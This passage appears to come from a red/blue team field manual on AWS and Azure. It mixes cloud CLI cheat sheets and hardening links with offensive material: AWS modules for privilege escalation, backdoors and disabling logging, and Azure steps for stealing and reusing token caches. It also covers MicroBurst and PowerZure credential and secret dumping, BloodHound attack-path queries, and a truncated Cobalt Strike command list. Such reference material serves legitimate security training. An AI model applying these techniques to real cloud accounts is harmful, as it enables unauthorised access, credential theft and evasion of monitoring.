**iam\_privesc\_scan**

An IAM privilege escalation path finder and abuser.

**\*\*WARNING:** Due to the implementation in IAM policies, this module has a difficult time parsing "NotActions". LATERAL\_MOVE

**cloudtrail\_csv\_injection**

Inject malicious formulas/data into CloudTrail event history.

**vpc\_enum\_lateral\_movement**

Looks for Network Plane lateral movement opportunities.

**api\_gateway\_create\_api\_keys**

Attempts to create an API Gateway key for any/all REST APIs that are defined.

**ebs\_explore\_snapshots**

Restores and attaches EBS volumes/snapshots to an EC2 instance of your choice.

**ec2\_startup\_shell\_script**

Stops and restarts EC2 instances to execute code.

**lightsail\_download\_ssh\_keys**

Downloads Lightsails default SSH key pairs.

**lightsail\_generate\_ssh\_keys**

Creates SSH keys for available regions in AWS Lightsail.

**lightsail\_generate\_temp\_access**

Creates temporary SSH keys for available instances in AWS Lightsail.

**systemsmanager\_rce\_ec2**

Tries to execute code as root/SYSTEM on EC2 instances.

**\*\*NOTE:** Linux targets will run the command using their default shell (bash/etc.) and Windows hosts will run the command using

PowerShell, so be weary of that when trying to run the same command against both operating systems. Sometimes Systems Manager Run **\*\*Command** can delay the results of a call by a random amount. Experienced 15 minute delays before command was executed on the target.

#### **ec2\_backdoor\_ec2\_sec\_groups**

Adds backdoor rules to EC2 security groups.

#### **iam\_backdoor\_assume\_role**

Creates assume-role trust relationships between users and roles.

#### **iam\_backdoor\_users\_keys**

Adds API keys to other users.

#### **iam\_backdoor\_users\_password**

Adds a password to users without one.

#### **s3\_download\_bucket**

Enumerate and dumps files from S3 buckets.

#### **cloudtrail\_download\_event\_history**

Downloads CloudTrail event history to JSON files to `./sessions/[current_session_name]/downloads/cloudtrail_[region]_event_history_[timestamp].json`.

**\*\*NOTE:** This module can take a very long time to complete. A rough estimate is about 10000 events retrieved per five minutes.

#### **cloudwatch\_download\_logs**

Captures CloudWatch logs and downloads them to the session downloads folder

#### **detection\_disruption**

Disables, deletes, or minimizes various logging/monitoring services.

#### **detection\_enum\_services**

Detects monitoring and logging capabilities.

#### **elb\_enum\_logging**

Collects a list of Elastic Load Balancers without access logging and write a list of ELBs with logging disabled to `./sessions/[current_session_name]/downloads/elbs_no_logs_[timestamp].csv`.

#### **guardduty\_whitelist\_ip**

Adds an IP address to the list of trusted IPs in GuardDuty. **\*\*NOTE:** This will not erase any existing GuardDuty findings, it will only prevent future findings related to the included IP addresses.

**\*\*WARNING:** Only one list of trusted IP addresses is allowed per GuardDuty detector. This module will prompt you to delete an existing list if you would like, but doing so could have unintended bad consequences on the target AWS environment.

### waf\_enum

Detects rules and rule groups for WAF.

#### REFERENCE:

<https://andresriancho.github.io/nimbostratus/>  
<https://www.cloudsecops.com/post-exploitation-in-aws/>  
<https://github.com/RhinoSecurityLabs/pacu>  
<https://github.com/puresec/awesome-serverless-security/>  
<https://zoph.me/posts/2019-12-16-aws-security-toolbox/>  
<https://know.bishopfox.com/research/privilege-escalation-in-aws>  
<https://github.com/BishopFox/smogcloud>  
<https://github.com/bishopfox/dufflebag>  
<https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/>

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## AWS\_Hardening

BLUE TEAM	CONFIGURATION	CLOUD
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### AWS Best Practices Rules

<https://www.cloudconformity.com/knowledge-base/aws/>

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## AWS\_Terms

ALL	GENERAL	CLOUD
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**AWS IoT:** AWS IoT is a managed cloud service that lets connected devices easily and securely interact with cloud applications and other devices.

**Certificate Manager:** AWS Certificate Manager easily provision, manage, and deploy Secure Sockets Layer/Transport Layer Security (SSL/TLS) certificates for use with AWS services.

**CloudFormation:** AWS CloudFormation lets you create and update a collection of related AWS resources in a predictable fashion.

**CloudFront:** Amazon CloudFront provides a way to distribute content to end-users with low latency and high data transfer speeds.

**CloudSearch:** AWS CloudSearch is a fully managed search service for websites and apps.

**CloudTrail:** AWS CloudTrail provides increased visibility into user activity by recording API calls made on your account.

<b>Data Pipeline:</b> AWS Data Pipeline is a lightweight orchestration service for periodic, data-driven workflows.
<b>DMS:</b> AWS Database Migration Service (DMS) helps you migrate databases to the cloud easily and securely while minimizing downtime.
<b>DynamoDB:</b> Amazon DynamoDB is a scalable NoSQL data store that manages distributed replicas of your data for high availability.
<b>EC2:</b> Amazon Elastic Compute Cloud (EC2) provides resizable compute capacity in the cloud.
<b>EC2 Container Service:</b> Amazon ECS allows you to easily run and manage Docker containers across a cluster of Amazon EC2 instances.
<b>Elastic Beanstalk:</b> AWS Elastic Beanstalk is an application container for deploying and managing applications.
<b>ElastiCache:</b> Amazon ElastiCache improves application performance by allowing you to retrieve information from an in-memory caching system.
<b>Elastic File System:</b> Amazon Elastic File System (Amazon EFS) is a file storage service for Amazon Elastic Compute Cloud (Amazon EC2) instances.
<b>Elasticsearch Service:</b> Amazon Elasticsearch Service is a managed service that makes it easy to deploy, operate, and scale Elasticsearch, a popular open-source search and analytics engine.
<b>Elastic Transcoder:</b> Amazon Elastic Transcoder lets you convert your media files in the cloud easily, at low cost, and at scale
<b>EMR:</b> Amazon Elastic MapReduce lets you perform big data tasks such as web indexing, data mining, and log file analysis.
<b>Glacier:</b> Amazon Glacier is a low-cost storage service that provides secure and durable storage for data archiving and backup.
<b>IAM:</b> AWS Identity and Access Management (IAM) lets you securely control access to AWS services and resources.
<b>Inspector:</b> Amazon Inspector enables you to analyze the behavior of the applications you run in AWS and helps you to identify potential security issues.
<b>Kinesis:</b> Amazon Kinesis services make it easy to work with real-time streaming data in the AWS cloud.
<b>Lambda:</b> AWS Lambda is a compute service that runs your code in response to events and automatically manages the compute resources for you.
<b>Machine Learning:</b> Amazon Machine Learning is a service that enables you to easily build smart applications.
<b>OpsWorks:</b> AWS OpsWorks is a DevOps platform for managing applications of any scale or complexity on the AWS cloud.
<b>RDS:</b> Amazon Relational Database Service (RDS) makes it easy to set up, operate, and scale familiar relational databases in the cloud.
<b>Redshift:</b> Amazon Redshift is a fast, fully managed, petabyte--scale data warehouse that makes it cost-effective to analyze all your data using your existing business intelligence tools.

<b>Route 53:</b> Amazon Route 53 is a scalable and highly available Domain Name System (DNS) and Domain Name Registration service.
<b>SES:</b> Amazon Simple Email Service (SES) enables you to send and receive email.
<b>SNS:</b> Amazon Simple Notification Service (SNS) lets you publish messages to subscribers or other applications.
<b>Storage Gateway:</b> AWS Storage Gateway securely integrates on-premises IT environments with cloud storage for backup and disaster recovery.
<b>SQS:</b> Amazon Simple Queue Service (SQS) offers a reliable, highly scalable, hosted queue for storing messages.
<b>SWF:</b> Amazon Simple Workflow (SWF) coordinates all of the processing steps within an application.
<b>S3:</b> Amazon Simple Storage Service (S3) can be used to store and retrieve any amount of data.
<b>VPC:</b> Amazon Virtual Private Cloud (VPC) lets you launch AWS resources in a private, isolated cloud.

REFERENCE:

<https://www.northeastern.edu/graduate/blog/aws-terminology/>

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AWS_Tricks		
ALL	MISC	CLOUD

## SUBNETS

### Creating A Subnet

```
aws ec2 create-subnet --vpc-id <vpc_id> --cidr-block <cidr_block> -
-availability-zone <availability_zone> --region <region>
```

### Auto Assigning Public IPs To Instances In A Public Subnet

```
aws ec2 modify-subnet-attribute --subnet-id <subnet_id> --map-
public-ip-on-launch --region <region>
```

## VPC

### Creating A VPC

```
aws ec2 create-vpc --cidr-block <cidr_block> --region <region>
```

### Allowing DNS hostnames

```
aws ec2 modify-vpc-attribute --vpc-id <vpc_id> --enable-dns-
hostnames "{\"Value\":true}" --region <region>
```

## NAT

### Setting Up A NAT Gateway

#Allocate Elastic IP

```
aws ec2 allocate-address --domain vpc --region <region>
```

#AllocationId to create the NAT Gateway for the public zone

```
aws ec2 create-nat-gateway --subnet-id <subnet_id> --allocation-id  
<allocation_id> --region <region>
```

## S3 API

### Listing Only Bucket Names

```
aws s3api list-buckets --query 'Buckets[].Name'
```

### Getting a Bucket Region

```
aws s3api get-bucket-location --bucket <bucket_name>
```

### Syncing a Local Folder with a Bucket

```
aws s3 sync <local_path> s3://<bucket_name>
```

### Copying Folders

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive
```

### To exclude files from copying

```
aws s3 cp <folder_name>/ s3://<bucket_name>/ --recursive --exclude  
"<file_name_or_a_wildcard_extension>"
```

### To exclude a folder from copying

```
aws s3 cp example.com/ s3://example-backup/ --recursive --exclude  
".git/*"
```

### Removing a File from a Bucket

```
aws s3 rm s3://<bucket_name>/<file_name>
```

### Deleting a Bucket

```
aws s3 rb s3://<bucket_name> --force
```

### Emptying a Bucket

```
aws s3 rm s3://<bucket_name>/<key_name> --recursive
```

## EC2 Instance

### Creating AMI Without Rebooting the Machine

```
aws ec2 create-image --instance-id <instance_id> --name "image-  
$(date +%Y-%m-%d_%H-%M-%S)" --description "image-$(date  
+%Y-%m-%d_%H-%M-%S)" --no-reboot
```

## LAMBDA

### Using AWS Lambda with Scheduled Events

```
sid=Sid$(date +%Y%m%d%H%M%S); aws lambda add-permission --  
statement-id $sid --action 'lambda:InvokeFunction' --principal  
events.amazonaws.com --source-arn  
arn:aws:events:<region>:<arn>:rule/AWSLambdaBasicExecutionRole --  
function-name function:<awsents> --region <region>
```

### Deleting Unused Volumes

```
for x in $(aws ec2 describe-volumes --filters  
Name=status,Values=available --profile <your_profile_name>|grep  
VolumeId|awk '{print $2}' | tr ',|"' ' '); do aws ec2 delete-volume  
--region <region> --volume-id $x; done
```

With "profile":

```
for x in $(aws ec2 describe-volumes --filters  
Name=status,Values=available --profile <your_profile_name>|grep  
VolumeId|awk '{print $2}' | tr ',|"' ' '); do aws ec2 delete-volume  
--region <region> --volume-id $x --profile <your_profile_name>;  
done
```

REFERENCE:

<https://github.com/eon01/AWS-CheatSheet>

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### AZURE CLI

RED/BLUE TEAM	RECON/ADMIN	CLOUD
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Azure command-line interface (Azure CLI) is an environment to create and manage Azure resources.

#### Login in CLI

```
az login -u myemail@address.com
```

#### List accounts

```
az account list
```

#### Set subscription

```
az account set --subscription "xxx"
```

#### List all locations

```
az account list-locations
```

#### List all resource groups

```
az resource list
```

### Get version of the CLI

```
azure --version
```

### Get help

```
azure help
```

### Get all available VM sizes

```
az vm list-sizes --location <region>
```

### Get all available VM images for Windows and Linux

```
az vm image list --output table
```

### Create a Ubuntu Linux VM

```
az vm create --resource-group myResourceGroup --name myVM --image  
ubuntu16
```

### Create a Windows Datacenter VM

```
az vm create --resource-group myResourceGroup --name myVM --image  
win2016datacenter
```

### Create a Resource group

```
az group create --name myresourcegroup --location eastus
```

### Create a Storage account

```
az storage account create -g myresourcegroup -n mystorageaccount -l  
eastus --sku Standard_LRS
```

### Permanently delete a resource group

```
az group delete --name <myResourceGroup>
```

### List VMs

```
az vm list
```

### Start a VM

```
az vm start --resource-group myResourceGroup --name myVM
```

### Stop a VM

```
az vm stop --resource-group myResourceGroup --name myVM
```

### Deallocate a VM

```
az vm deallocate --resource-group myResourceGroup --name myVM
```

### Restart a VM

```
az vm restart --resource-group myResourceGroup --name myVM
```



### **Redeploy a VM**

```
az vm redeploy --resource-group myResourceGroup --name myVM
```

### **Delete a VM**

```
az vm delete --resource-group myResourceGroup --name myVM
```

### **Create image of a VM**

```
az image create --resource-group myResourceGroup --source myVM --name myImage
```

### **Create VM from image**

```
az vm create --resource-group myResourceGroup --name myNewVM --image myImage
```

### **List VM extensions**

```
az vm extension list --resource-group azure-playground-resources --vm-name azure-playground-vm
```

### **Delete VM extensions**

```
az vm extension delete --resource-group azure-playground-resources --vm-name azure-playground-vm --name bootstrapper
```

### **Create a Batch account**

```
az batch account create -g myresourcegroup -n mybatchaccount -l eastus
```

### **Create a Storage account**

```
az storage account create -g myresourcegroup -n mystorageaccount -l eastus --sku Standard_LRS
```

### **Associate Batch with storage account.**

```
az batch account set -g myresourcegroup -n mybatchaccount --storage-account mystorageaccount
```

### **Authenticate directly against the batch account**

```
az batch account login -g myresourcegroup -n mybatchaccount
```

### **Display the details of our created batch account**

```
az batch account show -g myresourcegroup -n mybatchaccount
```

### **Create a new application**

```
az batch application create --resource-group myresourcegroup --name mybatchaccount --application-id myapp --display-name "My Application"
```

### **Add zip files to application**

```
az batch application package create --resource-group
myresourcegroup --name mybatchaccount --application-id myapp --
package-file my-application-exe.zip --version 1.0
```

#### Assign the application package as the default version

```
az batch application set --resource-group myresourcegroup --name
mybatchaccount --application-id myapp --default-version 1.0
```

#### Retrieve a list of available images and node agent SKUs.

```
az batch pool node-agent-skus list
```

#### Create new Linux pool with VM config

```
az batch pool create --id mypool-linux --vm-size Standard_A1 --
image canonical:ubuntuuserver:16.04.0-LTS --node-agent-sku-id
"batch.node.ubuntu 16.04"
```

#### Resize the pool to start up VMs

```
az batch pool resize --pool-id mypool-linux --target-dedicated 5
```

#### Check the status of the pool

```
az batch pool show --pool-id mypool-linux
```

#### List the compute nodes running in a pool

```
az batch node list --pool-id mypool-linux
```

If a particular node in the pool is having issues, it can be rebooted or reimaged. A typical node ID will be in the format 'tvm-xxxxxxxxx\_1-'

```
az batch node reboot --pool-id mypool-linux --node-id tvn-123_1-
20170316t000000z
```

#### Re-allocate work to another node

```
az batch node delete --pool-id mypool-linux --node-list tvn-123_1-
20170316t000000z tvn-123_2-20170316t000000z --node-deallocation-
option requeue
```

#### Create a new job to encapsulate the tasks that we want to add

```
az batch job create --id myjob --pool-id mypool
```

#### Add tasks to the job

```
az batch task create --job-id myjob --task-id task1 --application-
package-references myapp#1.0 --command-line "/bin/<shell> -c
/path/to/script.sh"
```

#### Add multiple tasks at once

```
az batch task create --job-id myjob --json-file tasks.json
```

**Update job automatically marked as completed once all the tasks are finished**

```
az batch job set --job-id myjob --on-all-tasks-complete  
terminateJob
```

**Monitor the status of the job**

```
az batch job show --job-id myjob
```

**Monitor the status of a task.**

```
az batch task show --job-id myjob --task-id task1
```

**Delete a job**

```
az batch job delete --job-id myjob
```

**Managing Containers**

#If you HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789
```

#If you DO NOT HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789 --generate-  
ssh-keys
```

**List clusters under your subscription**

```
az acs list --output table
```

**List clusters in a resource group**

```
az acs list -g acsrg1 --output table
```

**Display details of a container service cluster**

```
az acs show -g acsrg1 -n acs-cluster --output list
```

**Scale using ACS**

```
az acs scale -g acsrg1 -n acs-cluster --new-agent-count 4
```

**Delete a cluster**

```
az acs delete -g acsrg1 -n acs-cluster
```

REFERENCE:

<https://github.com/ferhaty/azure-cli-cheatsheet>

<https://gist.github.com/yokawasa/fd9d9b28f7c79461f60d86c23f615677>

## AZURE\_Defend

BLUE TEAM

THREAT HUNTING

CLOUD

### Azure Sentinel Hunt Query Resource

<https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries>  
Microsoft Azure Sentinel is a scalable, cloud-native, security information event management (SIEM) and security orchestration automated response (SOAR) solution.

### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, **Azure Sentinel**, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://docs.microsoft.com/en-us/azure/kusto/query/index>

<https://notebooks.azure.com/>

<https://posts.specterops.io/detecting-attacks-within-azure-bdc40f8c0766>

<https://logrhythm.com/six-tips-for-securing-your-azure-cloud-environment/>

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## AZURE\_Exploit

RED TEAM

EXPLOITATION

CLOUD

### AZURE USER LOCAL ARTIFACTS

#### Azure File/Folder Created Locally

#TokenCache.dat is cleartext file containing the AccessKey; inject into user's process to view contents of file

```
C:\Users\<USERNAME>\.Azure\TokenCache.dat
```

#### PowerShell Azure Modules Installed

#Indications the target user has installed Azure modules

```
C:\Program Files\windowsPowerShell\Modules\Az.*
```

```
C:\Users\<USERNAME>\Documents\WindowsPowerShell\Modules\Az.*
```

```
C:\Windows\system32\windowsPowerShell\v1.0\Modules\Az.*
```

#### Search for Save-AzContent Usage & File Location

```
PS> Get-PSReadLineOption
```

```
PS> Select-String -Path <\path\to\ConsoleHost_history.txt> -
Pattern 'Save-AzContext'
```

### Azure Token "CachedData:" Key Inside "TokenCache:" .JSON File

```
#Base64 Encoded Data; Decode it to recreate TokenCache.dat file
```

### Import Decoded TokenCache.dat Into Attacker Local PowerShell

```
#Once imported attacker will not be prompted for user/password
```

```
PS> Import-AzContext -Path C:\path\to\decoded_TokenCache.dat
```

## MICROBURST

SCENARIO: You've been able to obtain credentials for a privileged user for Azure AD (Owner or Contributor). You can now target this user by possibly harvesting credentials stored in either Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts.

STEP 1: Install PowerShell modules and download/Import Microburst by NetSPI:

```
Install-Module -Name AzureRM
Install-Module -Name Azure
```

<https://github.com/NetSPI/MicroBurst>

```
Import-Module .\Get-AzurePasswords.ps1
```

STEP 2: Now that the PowerShell module is imported we can execute it to retrieve all available credentials at once from Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts. You will be prompted for the user account, credentials, and subscription you'd like to use. We can pipe the output to a CSV file:

```
Get-AzurePasswords -Verbose | Export-CSV
```

## POWERZURE

PowerZure is a PowerShell script written to assist in assessing Azure security. Functions are broken out into their context as well as the role needed to run them.

FUNCTION	DESCRIPTION	ROLE
HELP		
PowerZure -h	Displays the help menu	Any
MANDATORY		
Set-Subscription	Sets the default Subscription to operate in	Reader
OPERATIONAL		
Create-Backdoor	Creates a Runbook that creates an Azure account	Admin

	and generates a Webhook to that Runbook	
<b>Execute-Backdoor</b>	Executes the backdoor that is created with "Create-Backdoor". Needs the URI generated from Create-Backdoor	Admin
<b>Execute-Command</b>	Executes a command on a specified VM	Contributor
<b>Execute-MSBuild</b>	Executes MSBuild payload on a specified VM. By default, Azure VMs have .NET 4.0 installed. Will run as SYSTEM.	Contributor
<b>Execute-Program</b>	Executes a supplied program.	Contributor
<b>Upload-StorageContent</b>	Uploads a supplied file to a storage share.	Contributor
<b>Stop-VM</b>	Stops a VM	Contributor
<b>Start-VM</b>	Starts a VM	Contributor
<b>Restart-VM</b>	Restarts a VM	Contributor
<b>Start-Runbook</b>	Starts a specific Runbook	Contributor
<b>Set-Role</b>	Sets a role for a specific user on a specific resource or subscription	Owner
<b>Remove-Role</b>	Removes a user from a role on a specific resource or subscription	Owner
<b>Set-Group</b>	Adds a user to a group	Admin
<b>INFO GATHER</b>		
<b>Get-CurrentUser</b>	Returns the current logged in user name, their role + groups, and any owned objects	Reader
<b>Get-AllUsers</b>	Lists all users in the subscription	Reader
<b>Get-User</b>	Gathers info on a specific user	Reader
<b>Get-AllGroups</b>	Lists all groups + info within Azure AD	Reader
<b>Get-Resources</b>	Lists all resources in the subscription	Reader
<b>Get-Apps</b>	Lists all applications in the subscription	Reader
<b>Get-GroupMembers</b>	Gets all the members of a specific group. Group does NOT mean role.	Reader

<b>Get-AllGroupMembers</b>	Gathers all the group members of all the groups.	Reader
<b>Get-AllRoleMembers</b>	Gets all the members of all roles. Roles does not mean groups.	Reader
<b>Get-Roles</b>	Lists the roles in the subscription	Reader
<b>Get-RoleMembers</b>	Gets the members of a role	Reader
<b>Get-Sps</b>	Returns all service principals	Reader
<b>Get-Sp</b>	Returns all info on a specified service principal	Reader
<b>Get-Apps</b>	Gets all applications and their Ids	Reader
<b>Get-AppPermissions</b>	Returns the permissions of an app	Reader
<b>Get-WebApps</b>	Gets running web apps	Reader
<b>Get-WebAppDetails</b>	Gets running webapps details	Reader
<b>SECRET GATHER</b>		
<b>Get-KeyVaults</b>	Lists the Key Vaults	Reader
<b>Get-KeyVaultContents</b>	Get the secrets from a specific Key Vault	Contributor
<b>Get-AllKeyVaultContents</b>	Gets ALL the secrets from all Key Vaults.	Contributor
<b>Get-AppSecrets</b>	Returns the application passwords or certificate credentials	Contributor
<b>Get-AllAppSecrets</b>	Returns all application passwords or certificate credentials (If accessible)	Contributor
<b>Get-AllSecrets</b>	Gets ALL the secrets from all Key Vaults and applications.	Contributor
<b>Get-AutomationCredentials</b>	Gets the credentials from any Automation Accounts	Contributor
<b>DATA EXFIL</b>		
<b>Get-StorageAccounts</b>	Gets all storage accounts	Reader
<b>Get-StorageAccountKeys</b>	Gets the account keys for a storage account	Contributor
<b>Get-StorageContents</b>	Gets the contents of a storage container or file share	Reader
<b>Get-Runbooks</b>	Lists all the Runbooks	Reader

<b>Get-RunbookContent</b>	Reads content of a specific Runbook	Reader
<b>Get-AvailableVMDisks</b>	Lists the VM disks available.	Reader
<b>Get-VMdisk</b>	Generates a link to download a Virtual Machine's disk. The link is only available for an hour.	Contributor
<b>Get-VMs</b>	Lists available VMs	Reader

REFERENCE:

- <https://github.com/hausec/PowerZure>
- <https://blog.netSPI.com/attacking-azure-with-custom-script-extensions/>
- <https://github.com/puresec/awesome-serverless-security/#azure-functions-security>
- <https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a>
- <https://github.com/mattrotlevi/lava>
- <https://blog.netSPI.com/get-azurepasswords/>
- <https://www.lares.com/hunting-azure-admins-for-vertical-escalation>

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## AZURE\_Hardening

BLUE TEAM	CONFIGURATION	CLOUD
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### Best Practice Rules for Azure

<https://www.cloudconformity.com/knowledge-base/azure/>

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## AZURE\_Terms

RED/BLUE TEAM	RECON/ADMIN	CLOUD
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### Azure Terms Cheat Sheets

- <https://docs.microsoft.com/en-us/azure/azure-glossary-cloud-terminology>
- <https://www.whizlabs.com/blog/microsoft-azure-cheat-sheet/>

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## AZURE\_Tricks

RED/BLUE TEAM	RECON/ADMIN	CLOUD
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# B

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## BLOODHOUND

RED/BLUE TEAM

RECON

WINDOWS

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths.

### BLOODHOUND CYPHER QUERIES

List all owned users

```
MATCH (m:User) WHERE m.owned=TRUE RETURN m
```

List all owned computers

```
MATCH (m:Computer) WHERE m.owned=TRUE RETURN m
```

List all owned groups

```
MATCH (m:Group) WHERE m.owned=TRUE RETURN m
```

List all High Valued Targets

```
MATCH (m) WHERE m.highvalue=TRUE RETURN m
```

List the groups of all owned users

```
MATCH (m:User) WHERE m.owned=TRUE WITH m MATCH p=(m)-[:MemberOf*1..]->(n:Group) RETURN p
```

**Find all Kerberoastable Users**

```
MATCH (n:User)WHERE n.hasspn=true RETURN n
```

**Find All Users with an SPN/Find all Kerberoastable Users with passwords last set less than 5 years ago**

```
MATCH (u:User) WHERE u.hasspn=true AND u.pwdlastset < (datetime().epochseconds - (1825 * 86400)) AND NOT u.pwdlastset IN [-1.0, 0.0] RETURN u.name, u.pwdlastset order by u.pwdlastset
```

**Find Kerberoastable Users with a path to DA**

```
MATCH (u:User {hasspn:true}) MATCH (g:Group) WHERE g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)-[*1..]->(g) ) RETURN p
```

**Find machines Domain Users can RDP into**

```
match p=(g:Group)-[:CanRDP]->(c:Computer) where g.objectid ENDS WITH '-513' return p
```

**Find what groups can RDP**

```
MATCH p=(m:Group)-[:CanRDP]->(n:Computer) RETURN p
```

**Find groups that can reset passwords (Warning: Heavy)**

```
MATCH p=(m:Group)-[:ForceChangePassword]->(n:User) RETURN p
```

**Find groups that have local admin rights (Warning: Heavy)**

```
MATCH p=(m:Group)-[:AdminTo]->(n:Computer) RETURN p
```

**Find all users that have local admin rights**

```
MATCH p=(m:User)-[:AdminTo]->(n:Computer) RETURN p
```

**Find all active Domain Admin sessions**

```
MATCH (n:User)-[:MemberOf]->(g:Group) WHERE g.objectid ENDS WITH '-512' MATCH p = (c:Computer)-[:HasSession]->(n) return p
```

**Find all computers with Unconstrained Delegation**

```
MATCH (c:Computer {unconstraineddelegation:true}) return c
```

**Find all computers with unsupported operating systems**

```
MATCH (H:Computer) WHERE H.operatingsystem =~ '.*(2000|2003|2008|xp|vista|7|me)*.' RETURN H
```

**Find users that logged in within the last 90 days**

```
MATCH (u:User) WHERE u.lastlogon < (datetime().epochseconds - (90 * 86400)) and NOT u.lastlogon IN [-1.0, 0.0] RETURN u
```

**Find users with passwords last set within the last 90 days**

```
MATCH (u:User) WHERE u.pwdlastset < (datetime().epochseconds - (90 * 86400)) and NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

**Find constrained delegation**

```
MATCH p=(u:User)-[:AllowedToDelegate]->(c:Computer) RETURN p
```

**Find computers that allow unconstrained delegation that AREN'T domain controllers.**

```
MATCH (c1:Computer)-[:MemberOf*1..]->(g:Group) WHERE g.objectid ENDS WITH '-516' WITH COLLECT(c1.name) AS domainControllers MATCH (c2:Computer {unconstraineddelegation:true}) WHERE NOT c2.name IN domainControllers RETURN c2
```

**Return the name of every computer in the database where at least one SPN for the computer contains the string 'MSSQL'**

```
MATCH (c:Computer) WHERE ANY (x IN c.serviceprincipalnames WHERE toUpper(x) CONTAINS 'MSSQL') RETURN c
```

**View all GPOs**

```
Match (n:GPO) RETURN n
```

**View all groups that contain the word 'admin'**

```
Match (n:Group) WHERE n.name CONTAINS 'ADMIN' RETURN n
```

**Find users that can be AS-REP roasted**

```
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

**Find All Users with an SPN/Find all Kerberoastable Users with passwords last set > 5 years ago**

```
MATCH (u:User) WHERE n.hasspn=true AND WHERE u.pwdlastset < (datetime().epochseconds - (1825 * 86400)) and NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

**Show all high value target's groups**

```
MATCH p=(n:User)-[r:MemberOf*1..]->(m:Group {highvalue:true}) RETURN p
```

**Find groups that contain both users and computers**

```
MATCH (c:Computer)-[r:MemberOf*1..]->(groupsWithComps:Group) WITH groupsWithComps MATCH (u:User)-[r:MemberOf*1..]->(groupsWithComps) RETURN DISTINCT(groupsWithComps) as groupsWithCompsAndUsers
```

**Find Kerberoastable users who are members of high value groups**

```
MATCH (u:User)-[r:MemberOf*1..]->(g:Group) WHERE g.highvalue=true AND u.hasspn=true RETURN u
```

**Find Kerberoastable users and where they are AdminTo**

```
OPTIONAL MATCH (u1:User) WHERE u1.hasspn=true OPTIONAL MATCH (u1)-[r:AdminTo]->(c:Computer) RETURN u
```

**Find computers with constrained delegation permissions and the corresponding targets where they allowed to delegate**

```
MATCH (c:Computer) WHERE c.allowedtodelegate IS NOT NULL RETURN c
```

**Find if any domain user has interesting permissions against a GPO (Warning: Heavy)**

```
MATCH p=(u:User)-[r:AllExtendedRights|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|GpLink*1..]->(g:GPO) RETURN p
```

**Find if unprivileged users have rights to add members into groups**

```
MATCH (n:User {admincount:False}) MATCH p=allShortestPaths((n)-[r:AddMember*1..]->(m:Group)) RETURN p
```

**Find all users a part of the VPN group**

```
Match p=(u:User)-[:MemberOf]->(g:Group) WHERE toUPPER (g.name) CONTAINS 'VPN' return p
```

**Find users that have never logged on and account is still active**

```
MATCH (n:User) WHERE n.lastlogontimestamp=-1.0 AND n.enabled=TRUE RETURN n
```

Find an object in one domain that can do something to a foreign object

```
MATCH p=(n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN p
```

Find all sessions a user in a specific domain has

```
MATCH p=(m:Computer)-[r:HasSession]->(n:User {domain:{result}})  
RETURN p
```

REFERENCE:

<https://github.com/BloodHoundAD/BloodHound>


<https://github.com/BloodHoundAD/Bloodhound/wiki>

<https://posts.specterops.io/introducing-bloodhound-3-0-c00e77ff0aa6>

<https://github.com/chryzsh/awesome-bloodhound>

<https://github.com/SadProcessor/HandsOnBloodHound>

<https://github.com/hausec/Bloodhound-Custom-Queries>



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## COBALT STRIKE

RED TEAM	C2	WINDOWS
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Cobalt Strike is software for Adversary Simulations and Red Team Operations.

COMMAND	DESCRIPTION
<b>BASIC</b>	
<code>cancel [*file*]</code>	Cancel a download currently in progress, wildcards accepted.
<code>cd [directory]</code>	Change into the specified working directory.
<code>clear</code>	Clear all current taskings.

<b>cp [src] [dest]</b>	File copy
<b>download [C:\filePath]</b>	Download a file from the path on the Beacon host.
<b>downloads</b>	Lists downloads in progress
<b>execute-assembly</b>	run a local .NET executable as a Beacon post-exploitation job as your current token
<b>exit</b>	Task the Beacon to exit.
<b>help &lt;cmd&gt;</b>	Display all available commands or the help for a specified command
<b>inject [pid] &lt;x86 x64&gt;</b>	Inject a new Beacon into the specified process
<b>jobkill [job ID]</b>	Kill the specified job ID.
